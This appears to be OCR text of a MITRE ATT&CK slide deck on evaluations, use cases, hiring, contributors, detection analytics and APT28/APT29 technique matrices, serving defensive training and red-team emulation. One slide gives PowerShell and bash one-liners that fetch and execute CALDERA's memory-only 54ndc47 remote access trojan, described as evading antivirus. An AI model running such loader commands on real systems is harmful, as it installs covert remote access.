
Transparency in both process and results

MITRE's evaluation methodology is publicly available, and all evaluation results are publicly released. MITRE will continue to evolve the methodology and content to ensure a fair, transparent, and useful evaluation process.

ATT&CK™ Evaluations


attackevals.mitre.org

Adversary Emulation Plans



Approved for Public Release; Distribution Unlimited. Case Number 17-3569. ©2018 The MITRE Corporation. All Rights Reserved

CALDERA: Automated Adversary Emulation



54ndc47

atomic mode remote code executor

A sandcat is a desert cat that leaves no footprint. In that vein, the CALDERA 54ndc47 is a remote access trojan (RAT) designed to run only in RAM, never touching the file system. In this way, it can bypass many signature-based anti-virus programs. Run a variant on any host to test.

```
iex (irm -Method Post -Headers @("file"="54ndc47.ps1")  http://localhost:8887/file/render)
```

```
eval "$(curl -sk -X POST -H "file:54ndc47.sh" http://localhost:8887/file/render)"
```

What do people do with ATT&CK?

- Develop detection rules
- Measure their security posture
- Quantify their security posture
- Guide threat hunting efforts
- Evaluate/analyze defensive tools
- Write threat intelligence reports
- Ingest threat intelligence
- Automate intrusion response
- Build threat models
- Train blue/red teams
- Run red team exercises
- Classify malware behaviors

Who’s Hiring for ATT&CK?

Financial
- SF Fed Reserve
- Bank of America
- JP Morgan
- FS-ISAC
- Experian

Tech
- Microsoft
- Intel
- Airbnb
- Verizon
- Box


Security
- RevSec
- FireEye
- AppGuard
- CrowdStrike

Retail
- Target
- Best Buy
- PepsiCo
- Under Armour

Media
- NBCUniversal
- Nielsen

Defense
- Boeing
- Booz Allen

Others
- General Electric
- Deloitte
- Pfizer
- GSK



indeed™

What

Job title, keywords, or company

ATT&CK

203 jobs

BISO Operations Knowledge Manager
Bank of America Corporation ★★★★☆ 22,914 review
Chicago, IL

Senior Cyber Threat Intelligence Analyst
AIG ★★★★☆ 2,826 reviews
Reston, VA 20191
30+ days ago save job more...

Principal Cyber Security Analyst
Federal Reserve Bank of San Francisco ★★★★
San Francisco, CA 94105 (Financial District area)

Managing Director - Cyber Resilien
Charles Schwab ★★★★☆ 979 reviews
Lone Tree, CO 80124

Global Cybersecurity Operations - Threat Intelligenc
JP Morgan Chase ★★★★☆ 21,662 reviews
Wilmington, DE 19803

General Manager, Operations Services
FS-ISAC Inc
Reston, VA

Cyber Threat Operations Analyst
Intel ★★★★☆ 3,835 reviews
Hillsboro, OR 97124

Red Team Manager
EXPERIAN ★★★★☆ 330 reviews
Costa Mesa, CA
7 days ago save job more

Cybersecurity Defense Architect
DuPont ★★★★☆ 1,064 reviews
Wilmington, DE +2 locations
30+ days ago save jo


Threat Intelligence and Response Engineer
Airbnb ★★★★☆ 200 reviews
San Francisco, CA 94103 (South Of Market area)
Easily apply
13 days ago save job more...

Manager, Cyber Threat Intelligence
Pfizer ★★★★☆ 4,484 reviews
Collegeville, PA
6 days ago save job more...

Who’s Contributing to ATT&CK?

89 individuals + orgs contributing to ATT&CK!

- Alain Homewood, Insomnia Security
- Alan Neville, @abnev
- Anastasios Pingios
- Andrew Smith, @jakx_
- Barry Shteiman, Exabeam
- Bartosz Jerzman
- Bryan Lee
- Carlos Borges, CIP
- Casey Smith
- Christiaan Beek, @ChristiaanBeek
- Cody Thomas, SpecterOps
- Craig Aitchison
- Daniel Oakley
- Darren Spruell
- Dave Westgard
- David Ferguson, CyberSponse
- David Lu, Tripwire
- David Routin
- Ed Williams, Trustwave, SpiderLabs
- Edward Millington
- Elger Vinicius S. Rodrigues, @elgervinicius, CYBINT Centre
- Elia Florio, Microsoft
- Emily Ratliff, IBM
- ENDGAME
- Eric Kuehn, Secure Ideas
- Erye Hernandez, Palo Alto Networks
- Felipe Espósito, @Pr0teus
- FS-ISAC
- Hans Christoffer Gaardløs
- Itamar Mizrahi
- Itzik Kotler, SafeBreach
- Jacob Wilkin, Trustwave, SpiderLabs
- Jan Miller, CrowdStrike
- Jared Atkinson, @jaredcatkinson
- Jeremy Galloway
- John Lambert, Microsoft Threat Intelligence Center
- John Strand
- Josh Abraham
- Justin Warner, ICEBRG
- Leo Loobeek, @leoloobeek
- Loic Jaquemet
- Marc-Etienne M.Léveillé, ESET
- Mark Wee
- Matt Graeber, @mattifestation, SpecterOps
- Matt Kelly, @breakersall
- Matthew Demaske, Adaptforward
- Matthew Molyett, @s1air
- McAfee
- Michael Cox
- Mike Kemmerer
- Milos Stojadinovic
- Mnemonic
- Nick Carr, FireEye
- Nik Seetharaman, Palantir
- Nishan Maharjan, @loki248
- Oddvar Moe, @oddvarmoe
- Omkar Gudhate
- Patrick Campbell, @pjcampbe11
- Paul Speulstra, AECOM Global Security Operations Center
- Pedro Harrison
- Praetorian
- Rahmat Nurfauzi, @infosecn1nja, PT Xynexis International
- Red Canary
- RedHuntLabs (@redhuntlabs)
- Ricardo Dias
- Richard Gold, Digital Shadows
- Richie Cyrus, SpecterOps
- Robby Winchester, @robwinchester3
- Robert Falcone
- Romain Dumont, ESET
- Ryan Becwar
- Ryan Benson, Exabeam
- Scott Lundgren, @5twenty9, Carbon Black
- Stefan Kanthak
- Sudhanshu Chauhan, @Sudhanshu_C
- Sunny Neo
- Sylvain Gil, Exabeam
- Teodor Cimpoesu
- Tim MalcomVetter
- Tom Ueltschi @c_APT_ure
- Tony Lambert, Red Canary
- Travis Smith, Tripwire
- Tristan Bennett, Seamless Intelligence
- Valerii Marchuk, Cybersecurity Help s.r.o.
- Veeral Patel
- Vincent Le Toux
- Walker Johnson
- Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank
- Yonatan Gotlib, Deep Instinct



ATT&CK


@MITREattack Follows you

MITRE ATT&CK™ - A framework for describing the behavior of cyber adversaries across their intrusio lifecycle. (Replying/Following/Re-tweeting ≠ endorsement)

McLean, VA attack.mitre.org

Joined May 2015

456 Following 23.2K Followers



"att&ck"

Language: Any

Sort: Best match

67 repository results

Starting Places for Using ATT&CK


(in 15 minutes)

ATT&CK Core Use Cases

Detection


```
processes = search Process:Create
reg = filter processes where (exe == "reg.exe" and parent_exe
== "cmd.exe")
cmd = filter processes where (exe == "cmd.exe" and
parent_exe != "explorer.exe"")
reg_and_cmd = join (reg, cmd) where (reg.ppid == cmd.pid and
reg.hostname == cmd.hostname)
output reg_and_cmd
```

Threat Intelligence


Legend
APT28
APT29
Both


Comparing APT28 to APT29

Assessment and Engineering



Legend
Low Priority
High Priority

Finding Gaps in Defense

Adversary Emulation


Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
CredentialAccess
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact


Getting Started with Detection: Developing Analytics



Technique	Tactics
Remote File Copy	Lateral Movement
Windows Admin Shares	Lateral Movement
Valid Accounts	Defense Evasion, Lateral Movement

1 Identify techniques to detect

2 Write code for detection using existing data



```
flow = search Flow:Message
smb_write = filter flow where (dest_port == "445" and protocol == "smb.write")
smb_write.file_name = smb_write.proto_info.file_name
output smb_write
```

SMB Write Request

3 Assign a name, store, and test the analytic

Resources for Developing Analytics

- **There’s a large community of people doing ATT&CK for detection**
  - What analytics are they running and finding valuable?
  - Which of those can you run based on data you already have?

- **Look at existing repositories, or talk to partner organizations**
  - Cyber Analytics Repository: https://car.mitre.org/
  - Endgame EQL Analytics Library: https://eqllib.readthedocs.io/en/latest/analytics.html
  - Sigma: https://github.com/Neo23x0/sigma

- **For more info, check out the ATT&CK blog on detection:**
  - https://medium.com/mitre-attack/getting-started-with-attack-detection-a8e49e4960d0

Threat Intelligence: APT28 Techniques*

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	**Access Token Manipulation**	**Access Token Manipulation**	**Account Manipulation**	Account Discovery	AppleScript	Audio Capture	**Automated Exfiltration**	**Commonly Used Port**
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	**Binary Padding**	Bash History	Application Window Discovery	Application Deployment Software	**Automated Collection**	**Data Compressed**	**Communication Through Removable Media**
Hardware Additions	**Command-Line Interface**	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	**Clipboard Data**	**Data Encrypted**	**Connection Proxy**
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Contro	**Credential Dumping**	**File and Directory Discovery**	**Exploitation of Remote Services**	**Data from Information Repositories**	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	**Dynamic Data Exchange**	Application Shimming	Application Shimming	Clear Command History	**Credentials in Files**	**Network Service Scanning**	**Logon Scripts**	**Data from Local System**	Exfiltration Over Alternative Protocol	**Custom Cryptographic Protocol**
Spearphishing Link	**Execution through API**	Authentication Package	Bypass User Account Contro	CMSTP	Credentials in Registry	Network Share Discovery	**Pass the Hash**	Data from Network Shared Drive	**Exfiltration Over Command and Control Channel**	**Data Encoding**
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	**Pass the Ticket**	**Data from Removable Media**	Exfiltration Over Other Network Medium	**Data Obfuscation**
Supply Chain Compromise	Exploitation for Client Execution	**Bootkit**	Dylib Hijacking	Component Firmware	Forced Authentication	**Peripheral Device Discovery**	Remote Desktop Protocol	**Data Staged**	**Exfiltration Over Physical Medium**	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	**Exploitation for Privilege Escalation**	**Component Object Model Hijacking**	Hooking	Permission Groups Discover	**Remote File Copy**	Email Collection	**Scheduled Transfer**	**Fallback Channels**
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	**Input Capture**	**Process Discovery**	Remote Services	**Input Capture**		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	**DCShadow**	Input Prompt	**Query Registry**	**Replication Through Removable Media**	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	**Component Object Model Hijacking**	Hooking	**Deobfuscate/Decode Files o Information**	Kerberoasting	Remote System Discovery	Shared Webroot	**Screen Capture**		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	**Security Software Discovery**	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	**LLMNR/NBT-NS Poisoning**	**System Information Discover**	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	**New Service**	DLL Side-Loading	**Network Sniffing**	**System Network Configuration Discovery**	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	**Exploitation for Defense Evasion**	Password Filter DLL	System Network Connections Discovery	Windows Admin Shares			**Remote File Copy**
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	**Private Keys**	**System Owner/User Discovery**	Windows Remote Management			**Standard Application Layer Protocol**
	Rundll32	**Hidden Files and Directories**	Port Monitors	**File Deletion**	**Replication Through Removable Media**	System Service Discovery				**Standard Cryptographic Protocol**
	Scheduled Task	Hooking	**Process Injection**	File System Logical Offsets	Securityd Memory	System Time Discovery				Standard Non-Application Layer Protocol
	Scripting	Hypervisor	**Scheduled Task**	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	**Hidden Files and Directories**						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	**Launch Agent**	**SID-History Injection**	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Sudo	Image File Execution Options Injection						
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	**Valid Accounts**	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	**Indicator Removal on Host**						
	User Execution	**Logon Scripts**		**Indirect Command Execution**						
	Windows Management Instrumentation	LSASS Driver		**Install Root Certificate**						
	Windows Remote Management	Modify Existing Service		InstallUtil						
		Netsh Helper DLL		Launchctl						
		New Service		LC_MAIN Hijacking						
		Office Application Startup		**Masquerading**						
		Path Interception		**Modify Registry**						
		Plist Modification		Mshta						
		Port Knocking		Network Share Connection Removal						
		Port Monitors		NTFS File Attributes						
		Rc.common		**Obfuscated Files or Information**						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						

*from open source reporting we've mapped

APT29 Techniques

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	**Account Manipulation**	**Account Discovery**	AppleScript	Audio Capture	**Automated Exfiltration**	**Commonly Used Port**
Exploit Public-Facing Application	CMSTP	**Accessibility Features**	**Accessibility Features**	Binary Padding	Bash History	**Application Window Discovery**	Application Deployment Software	Automated Collection	**Data Compressed**	Communication Through Removable Media
Hardware Additions	**Command-Line Interface**	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	**Clipboard Data**	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	**Bypass User Account Contro**	**Credential Dumping**	**File and Directory Discovery**	Exploitation of Remote Services	Data from Information Repositories	**Data Transfer Size Limits**	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	**Credentials in Files**	Network Service Scanning	Logon Scripts	**Data from Local System**	**Exfiltration Over Alternative Protocol**	**Custom Cryptographic Protocol**
Spearphishing Link	Execution through API	Authentication Package	**Bypass User Account Contro**	CMSTP	Credentials in Registry	Network Share Discovery	**Pass the Hash**	**Data from Network Shared Drive**	Exfiltration Over Command and Control Channel	**Data Encoding**
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	**Code Signing**	Exploitation for Credential Access	Password Policy Discovery	**Pass the Ticket**	**Data from Removable Media**	Exfiltration Over Other Network Medium	**Data Obfuscation**
Supply Chain Compromise	**Exploitation for Client Execution**	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	**Domain Fronting**
Trusted Relationship	Graphical User Interface	Browser Extensions	**Exploitation for Privilege Escalation**	Component Object Model Hijacking	Hooking	Permission Groups Discover	**Remote File Copy**	**Email Collection**	Scheduled Transfer	**Fallback Channels**
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	**Input Capture**	**Process Discovery**	Remote Services	**Input Capture**		**Multi-hop Proxy**
	Launchctl	Component Firmware	File System Permissions Weakness	**DCShadow**	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files o Information	Kerberoasting	Remote System Discovery	Shared Webroot	**Screen Capture**		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Option Injection	Disabling Security Tools	Keychain	**Security Software Discovery**	SSH Hijacking	Video Capture		**Multilayer Encryption**
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	**System Information Discover**	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	**New Service**	DLL Side-Loading	Network Sniffing	**System Network Configuration Discovery**	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	**Windows Admin Shares**			**Remote File Copy**
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	**Private Keys**	**System Owner/User Discovery**	Windows Remote Management			**Standard Application Layer Protocol**
	Rundll32	Hidden Files and Directories	Port Monitors	**File Deletion**	Replication Through Removable Media	**System Service Discovery**				**Standard Cryptographic Protocol**
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory	**System Time Discovery**				Standard Non-Application Layer Protocol
	Scripting	Hypervisor	**Scheduled Task**	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Option Injection	Service Registry Permission Weakness	Hidden Files and Directories						**Web Service**
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	Launch Agent	**SID-History Injection**	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Sudo	Image File Execution Options Injection						
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	**Valid Accounts**	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	**Indicator Removal on Host**						
	User Execution	Logon Scripts		Indirect Command Executior						
	Windows Management Instrumentation	LSASS Driver		Install Root Certificate						
	Windows Remote Management	Modify Existing Service		InstallUtil						
		Netsh Helper DLL		Launchctl						
